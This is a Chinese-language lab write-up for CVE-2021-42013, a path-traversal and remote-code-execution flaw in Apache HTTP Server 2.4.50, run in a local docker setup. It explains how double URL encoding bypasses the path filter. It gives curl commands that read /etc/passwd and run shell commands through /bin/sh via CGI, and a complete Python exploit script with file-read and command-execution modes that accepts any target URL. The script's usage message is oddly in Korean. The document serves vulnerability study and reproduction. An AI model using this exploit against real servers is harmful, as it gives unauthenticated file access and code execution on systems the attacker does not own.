
贡献者
Apache HTTP Server 2.4.50路径规范化处理中存在一个漏洞,可以在无需认证的情况下读取任意文件或执行远程代码。
该漏洞源于CVE-2021-41773的不完整修补,通过双重URL编码(%%32%65)绕过了Apache的路径拦截。
CVE-2021-42013生效需要满足以下条件:
docker-compose up -d
执行以下命令确认测试环境是否正常运行:
docker-compose ps

服务器正常启动后,可以访问 http://localhost:8080。

为了进入上层目录,通常使用 ../,但Apache拦截了这些字符。为了绕过,可以使用 . 的编码值 2e。Apache 2.4.50版本会在解码 %2e 后进行检查,因此使用 %2e2e 仍然会被拦截,像 ../ 一样。因此需要采用双重编码,使用 %%32%65 来绕过该过滤。
curl -s --path-as-is "http://localhost:8080/static/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/etc/passwd"
在支持CGI的环境中,将最后一部分改为 /bin/sh 即可实现RCE。
curl -s --path-as-is -X POST \
  --data "echo Content-Type: text/plain; echo; id; uname -a" \
  "http://localhost:8080/cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/sh"


#!/usr/bin/env python3
import sys
import http.client
from urllib.parse import urlparse

def exploit(target_url, mode, arg):
    parsed = urlparse(target_url)
    host = parsed.hostname
    port = parsed.port or 80
    trav = "%%32%65%%32%65/" * 4

    if mode == "read":
        path = f"/static/{trav}{arg}"
        conn = http.client.HTTPConnection(host, port, timeout=5)
        conn.request("GET", path)
    else:
        path = f"/cgi-bin/{trav}bin/sh"
        body = f"echo Content-Type: text/plain; echo; {arg}"
        conn = http.client.HTTPConnection(host, port, timeout=5)
        conn.request("POST", path, body=body, headers={"Content-Type": "application/x-www-form-urlencoded"})

    result = conn.getresponse().read().decode("utf-8", "replace")
    conn.close()
    return result

if __name__ == "__main__":
    if len(sys.argv) < 4:
        print(f"사용법: {sys.argv[0]} <url> <read|exec> <arg>")
        sys.exit(1)
    print(exploit(sys.argv[1], sys.argv[2], sys.argv[3]))

docker-compose down

